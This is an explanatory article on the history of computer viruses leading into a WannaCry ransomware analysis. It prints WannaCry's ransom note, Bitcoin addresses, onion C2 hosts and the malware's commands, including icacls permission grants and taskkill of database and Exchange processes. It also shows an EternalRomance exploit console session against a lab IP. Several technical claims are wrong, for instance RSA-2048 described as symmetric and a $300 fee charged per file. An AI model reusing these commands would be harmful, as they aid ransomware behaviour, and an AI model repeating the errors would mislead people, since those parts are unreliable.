WannaCry in All Details

Before we start our topic, let's make a brief introduction to computer viruses. Norton Company expressed computer viruses in a very descriptive way as follows; Computer viruses can be detected just like the flu. However, the producer of this flu is a software developer. Just as the flu virus can be transmitted from one person to another, computer viruses can infect from one computer to another. However, this spreading event is not self-replicating. Just as it can cause major problems when no precautions are taken for the flu, viruses can cause serious damage to computers [1]. If we continue with the same example; Physical changes such as a red nose that can be easily detected by others when we have the flu can also appear on computers. Changes to an infected computer can look like this:

1. *Pop-ups that appear constantly.*
2. *Change of home page of your web browser.*
3. *Emails sent automatically from your email.*
4. *System crashes.*
5. *Noticeable decrease in computer performance.*
6. *Opening unknown applications on the computer.*
7. *Unexpected change of system passwords [1*].*

In addition, computer viruses can vary. Continuing with the same example, just as the flu virus can affect areas such as the ears, nose and throat, and a disease such as bronchitis can affect your lungs, viruses created for different purposes or methods can affect various parts of our computers. In addition, the methods or strategies of viruses infecting the computer may also change in the same way. Below is information about nine different computer viruses;

1. *Boot Sector Virus*

➢ *It is activated as soon as you press the button of your computer. It is transmitted with the help of USB, CD, or Disk.*

2. Web Scripting Virus

➢ *It is a species that can be transmitted during your visits to web pages.*

3. Browser Hijacker

➢ *It is the type that redirects your web browser's home page to other pages.*

4. Resident Virus

➢ *It is the general name given to any virus that hides itself in computer files. It runs itself when your operating system kicks in.*

5. Direct Action Virus

➢ *It is hidden in an executable file (with exe extension etc.) and is activated as soon as you run it.*

6. Polymorphic Virus

➢ *Constantly change the code block in it to hide from anti-virus programs.*

7. File Infector Virus

➢ *It hides and infects files belonging to operating systems.*


8. Multipartite Virus


➢ *A type of virus that can infect system files and contents of programs.*

9. Macro Virus

➢ *It is a type of virus transmitted through documents [1*].*


Computer viruses always leave an interesting and funny story behind them. The first computer virus that can disguise itself, called "Brain", was written in 1986 by two Indian brothers, Simple Farooq Alvi and Amjad Farooq Alvi [2]. The virus, which affected MS-DOS operating systems, was in a 360KB disk of 13.3 centimeters.





```
ols Deluxe R4.22
                    Disk View/Edit Service
:
              Absolute sector 0000000, System BOOT

cement ──────────── Hex codes ────────────────────   ASCII value
0000)  FA E9 4A 01 34 12 00 07 14 00 01 00 00 00 00 20  ·ЯJ0‼ ◘¶ @
0010)  20 20 20 20 20 20 57 65 6C 63 6F 6D 65 20 74 6F        Welcome to
0020)  20 74 68 65 20 44 75 6E 67 65 6F 6E 20 20 20 20   the Dungeon
0030)  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0040)  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
0050)  20 28 63 29 20 31 39 38 36 20 42 61 73 69 74 20   (c) 1986 Basit
0060)  26 20 41 6D 6A 61 64 20 28 70 76 74 29 20 4C 74  & Amjad (pvt) Lt
0070)  64 2E 20 20 20 20 20 20 20 20 20 20 20 20 20 20  d.
0080)  20 42 52 41 49 4E 20 43 4F 4D 50 55 54 45 52 20   BRAIN COMPUTER
0090)  53 45 52 56 49 43 45 53 2E 2E 37 33 30 20 4E 49  SERVICES..730 NI
00A0)  5A 41 4D 20 42 4C 4F 43 4B 20 41 4C 4C 41 4D 41  ZAM BLOCK ALLAMA
00B0)  20 49 51 42 41 4C 20 54 4F 57 4E 20 20 20 20 20   IQBAL TOWN
00C0)  20 20 20 20 20 20 20 20 20 20 20 4C 41 48 4F 52             LAHOR
00D0)  45 2D 50 41 4B 49 53 54 41 4E 2E 2E 50 48 4F 4E  E-PAKISTAN..PHON
00E0)  45 20 3A 34 33 30 37 39 31 2C 34 34 33 32 34 38  E :430791,443248
00F0)  2C 32 38 30 35 33 30 2E 20 20 20 20 20 20 20 20  ,280530.

eg of file/disk  End=end of file/disk
it  PgDn=forward  PgUp=back  F2=chg sector num  F3=edit  F4=get name
```

Now let's take a look at the signature these two people left behind.



```
Welcome to the Dungeon
(c) 1986 Basit & Amjad (pvt) Ltd.
BRAIN COMPUTER SERVICES
730 NIZAB BLOCK ALLAMA IQBAL TOWN
LAHORE-PAKISTAN
PHONE :430791,443248,280530.
Beware of this VIRUS....
Contact us for vaccination............  $#@%$@!!
```

This signature, which begins as a welcome to the dungeon, ends with contacting us for the vaccine. The thing that draws attention here is that the WannaCry content, which will appear on the following pages, first flashes a signature that describes them, and then continues as contact us.

Another person who was excited and inspired by the Brain virus was going to write a program called "The Morris Worm", which would come from one of the most established universities in America, Massachusetts Institute of Technology (M.I.T.) and would go into the literature as the first network attack.

As a result of this attack, many institutions, including NASA, would become inoperable, as if not enough, all 6,000 computers connected to the internet would crash within 24 hours, and the approximate damage would have been calculated as $100,000 in the money of that time. After this attack, which would also inspire the name Worm, the perspective of experts on cybercrime would change and many different institutions would come into play. The main difference between Worm and Virus would stand out here. While viruses could not replicate themselves without human intervention, malware called Worms could replicate themselves automatically. [3].

Another interesting story about computer viruses that my teacher told in high school was about the Chernobyl explosion, which also caused bad results in our country. The "Chernobyl" virus (which could show both virus and Worm features), which damaged Windows 95 and 98 versions and first appeared in Taiwan on June 25, 1998, would cause 4 billion dollars (9 zero yes) losses [4]. The reason why the virus was named Chernobyl was that it damaged the BIOS mechanism of the computer it infected and changed the date and time settings of the computer to the exact date of April 26, 1986, when the explosion took place, and it remained the signature of the attacker. After this event, there would be radical changes again, the BIOS with writable memory would be powered by ROM (Read Only Memory), and the computer would get the date and time information from this memory. You can also examine this concept as CMOS. Another strange event is that this virus not only affected our country, but also reflected on our nostalgic news sites at that time. Newspapers can be accessed from the two [5][6] references I have given.

So far we have looked at what viruses and worms are, the types of viruses and a few examples. What they all had in common was that a great precaution was taken and the signatures they left. Now we will examine an attack called WannaCry, which is one of the most recent and most damaging of these viruses. However, for an in-depth review, let's look at updated ransomware after viruses and worms.

On May 12, 2017, one of the biggest attacks that the IT world has ever seen was carried out [7]. The institutions that I will list now are the most damaged and most important ones from this attack:

1. Brazilian Ministry of Justice [8].
2. Brazilian Vivo Network Operator [8].
3. Canadian University of Waterloo.
4. Chinese Oil Company PetroChina [9].
5. China Public Security Bureau [10].
6. China Sun Yat-sen University [11].
7. Renault of France [12].
15. Romanian Dacia [19].

8. Colombian National Institute of Health [13].
9. University of Milan-Bicocca, Italy [14].
10. Deutsche Bahn Railways of Germany [15].
11. Hungarian Telecommunications Company [16].
12. Indian Andhra Police Department [17].
13. Indonesian Harapan Kita Hospital [13].
14. Portuguese Telecommunications Company [18].
21. Spanish Telecommunications Company [24].

16. Romanian Ministry of Foreign Affairs [20].

17. Russian MegaFon Network Operator [21].

18. Ministry of Internal Affairs of Russia [22].

19. Russian Railways [23].

20. Bank of Spain Vizcaya [24].

22. Swedish Sandvik Engineering [11].


23. England's National Health Service [25].

24. UK Nissan [25].


25. Dutch Q-Park Car Park Company [26].

26. FedEx Postal Company of America [27].


The question of where WannaCry got its power, which caused great damage in every part of the world, started to puzzle people. If we take a quick tour of the history of ransomware; The AIDS ransomware can be considered the ancestor of WannaCry. This ransomware, which was discovered by biologist Joseph Popp in 1989, targeted the 20,000-person research commission at the World Health Organization's AIDS conference [28]. His signature, which started with "Caution," was that there was no cure for AIDS. Joseph, who requested $189 per year for the removal of the virus, was humorously demanding $378 for a lifetime membership. The ransomware using a simple symmetric encryption algorithm was cracked in a short time [29].



```
                              ATTENTION:
 I have been elected to inform you that throughout your process of
 collecting and executing files, you have accdientally ¶HÜ¢KΣ▶
 yourself over: again, that's PHUCKED yourself over. No, it cannot
 be; YES, it CAN be, a √ïτûs has infected your system. Now what do
 you have to say about that? HAHAHAHA. Have ¶HÜÑ with this one and
                   remember, there is NO cure for

                              AIDS

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation.
Complete the INVOICE and attach payment for the lease option of your choice.
If you don't use the printed INVOICE, then be sure to refer to the important
reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US$189. The price of a lease for the
lifetime of your hard disk is US$378.  You must enclose a bankers draft,
cashier's check or international money order payable to PC CYBORG CORPORATION
for the full amount of $189 or $378 with your order. Include your name,
company, address, city, state, country, zip or postal code. Mail your order
to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

                         Press ENTER to continue
```



As annoying as ransomware may seem, they were not capable of effectively dissipating. When thought of, experts who could use the powers of state institutions could take all kinds of precautions. However, in April of 2017, everything would change and an idyllic era for ransomware would begin. The US National Security Agency (N.S.A.) would be attacked by the hacker group The Shadow Brokers, and then 1226 different vehicles would be stolen with an application called EternalBlue. You can use reference [30] for the complete list of stolen vehicles. This tool, which was developed using all the facilities of the state, would carry the targets of ransomware from small conferences to the whole world.



```
  library               loadplugin
  lpdirectory           lpgetenv
  memory                mkdir
  nameserverlookup      netbios
  objects               oracle
  papercut              passworddump
  pc_status             performance
  plugins               policy
  processinfo           processmemory
  processsuspend        put
  quitanddelete         redirect
  registryhive          registryquery
  route                 run
  script                serialredirect
  shutdown              sidlookup
  strings               systempaths
  time                  traceroute
  users                 version
  windows               wrappers

- Loaded commands have a '*' preceeding the co

For additional information try: help <command>


    Command completed successfully
```

```
        ETERNALROMANCE   - FB
        ETERNALCHAMPION - DANE/FB

[*] Writing output parameters

[+] Target is vulnerable to 3 exploits
[+] Touch completed successfully

[+] Smbtouch Succeeded

[*] Exporting Contract To Exploit
[+] Set PipeName => spoolss
[+] Set Credentials => Anonymous
[+] Set Target => XP_SP2SP3_X86


[!] Enter Prompt Mode :: Eternalromance

Module: Eternalromance
======================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            10.0.2.15
TargetPort          445
PipeName            spoolss
ShellcodeFile
ExploitMethod       Default
Credentials         Anonymous
Protocol            SMB
Target              XP_SP2SP3_X86

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [10.0.2.15] :

[*]  TargetPort :: Target TCP port

[?] TargetPort [445] :

[*]  PipeName :: The named pipe to use

[?] PipeName [spoolss] :

[*]  ShellcodeFile :: DOPU (ensure correct architecture) ONLY! Other shellcode w
ill likely BSOD.

[?] ShellcodeFile [] : _
```

A 0day vulnerability emerged for Windows and the world's largest banks such as SWIFT began to be hacked one by one [31]. The vulnerability, registered as CVE-2017-0143 [32] and CVE-2017-0148 [33], worked on Windows XP, Windows Vista, Windows Server 2008, and Windows 10. It was possible to enter every computer, thanks to the attack carried out at port addresses 135 , 139 and 445 of the operating systems [34]. Another of the stolen vehicles was to be called JEEPFLEA.

However, this was just the beginning, and what would happen exactly one month later was of no importance. By May 12, 2017, the attackers would be subverted by JEEPFLEA for banks and WannaCry, the ransomware powered by EternalBlue for other institutions. The attackers, who were already able to enter the operating systems thanks to EternalBlue, would fill their pockets thanks to the algorithms they wrote to encrypt the files on the target computer. However, the damage from the attackers would not only be money, but many institutions and organizations would lose all their records. While it is frightening to even think about the risk of a country's health system disappearing, this software would cause complete chaos to enter systems such as railways, metro lines and airports. The features found in a typical ransomware are as follows:

1. Ransom note.


2. Encrypting Files.

3. Renaming Files.

4. Suspension of Search Operations.

5. Locked Screen.

WannaCry embodied all its features, with full respect for the features.



Ooops, your files have been encrypted!

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on 5/16/2017 00:47:55
Time Left 02:23:57:37

Your files will be lost on 5/20/2017 00:47:55
Time Left 06:23:57:37

Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

In the image, we see a sarcastic signature that starts with Ooops. Then, explanations are given to the users. They say that computer files will no longer be accessible and can only be recovered by paying them. Additionally, it is possible to fix some files for free, but a $300 fee is required for each file to be restored. If payment was not made in the given time, this rate would increase to $600. Payment can only be made with Bitcoin. The wallet code is shown in white text. After the ransomware infection, three different Bitcoin Wallet Codes were detected. First day reports and wallet codes [36]:

1. 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

➢ Received 38 payments in total: 6.8 Bitcoin $12,039.48 ($12k) as of 2017

2. 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

➢ Received 35 payments in total: 5 Bitcoins $8,848.87 ($8k) as of 2017

3. 115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

➢ Received 30 payments in total: 3.6 Bitcoin $6,470.67 ($6,000) as of 2017

As of December 9, 2019, a total of 143,159.06 USD (143 thousand USD) or 831,954.53 TL (831 thousand TL)

The numbers given above would increase day by day. At first, experts wanted to check if the files were decrypted with a Brute Force Attack, but they were faced with the fact that they had an RSA-2048 bit symmetric encryption method. If this code were to be cracked, it would take 6.4 quadrillion years (15 zeros yes) [37]. As the experts continued their research, it was revealed that the virus made Command and Control (C2) links (which can be thought of as the Zombie machines used in D-Dos attacks [38])). The connected addresses were as follows;

1. gx7ekbenv2riucmf.onion
2. 57g7spgrzlojinas.onion
3. xxlvbrloxvriy2c5.onion
4. 76jdd2ir2embyv47.onion
5. cwwnhwhlz52maqm7.onion

Then the codes were running, giving permissions for the system to run its own codes. This Privilege code performed via the command line was as follows:

➢ icacls . /grant Everyone:F /T /C /Q

Finally, it was isolating itself by closing Server connections:

➢ taskkill.exe /f /im mysqld.exe

➢ taskkill.exe /f /im sqlwriter.exe

➢ taskkill.exe /f /im sqlserver.exe

➢ taskkill.exe /f /im MSExchange*

```
taskkill.exe /f /im Microsoft.Exchange.*
```

The extensions it could encrypt were as follows:

- *.der, .pfx, .key, .crt, .csr, .pem, .odt, .ott, .sxw, .stw, .uot, .max, .ods, .ots, .sxc, .stc, . dif, .slk, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm, .mml, .lay, .lay6, .asc, .sqlite3, .sqlitedb, .sql, .accdb, .mdb, .dbf, .odb, .frm, .myd, .myi, .ibd, .mdf, .ldf, .sln, .suo, .cpp, .pas, .asm, .cmd, .bat , .vbs, .dip, .dch, .sch, .brd, .jsp, .php, .asp, .java, .jar, .class, .wav, .swf, .fla, .wmv, .mpg, . vob, .mpeg, .asf, .avi, .mov, .mkv, .flv, .wma, .mid, .djvu, .svg, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png, .bmp, .jpg, .jpeg, .vcd, .iso, .backup, .zip, .rar, .tgz, .tar, .bak, .tbk, .PAQ, .ARC, .aes , .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .hwp, .snt, .onetoc2, .dwg, .pdf, .wks, .rtf, .csv, . txt, .vsdx, .vsd, .edb, .eml, .msg, .ost, .pst, .potm, .potx, .ppam, .ppsx, .ppsm, .pps, .pot, .pptm, .pptx, .ppt, .xltm, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm, .xlsx, .xls, .dotx, .dotm, .dot, .docm, .docb, . .doc*

The extensions of the encrypted files were changed to WNCRY:


- *Example: qsccsq.jpg □ qsccsq.jpg.WNCRY*

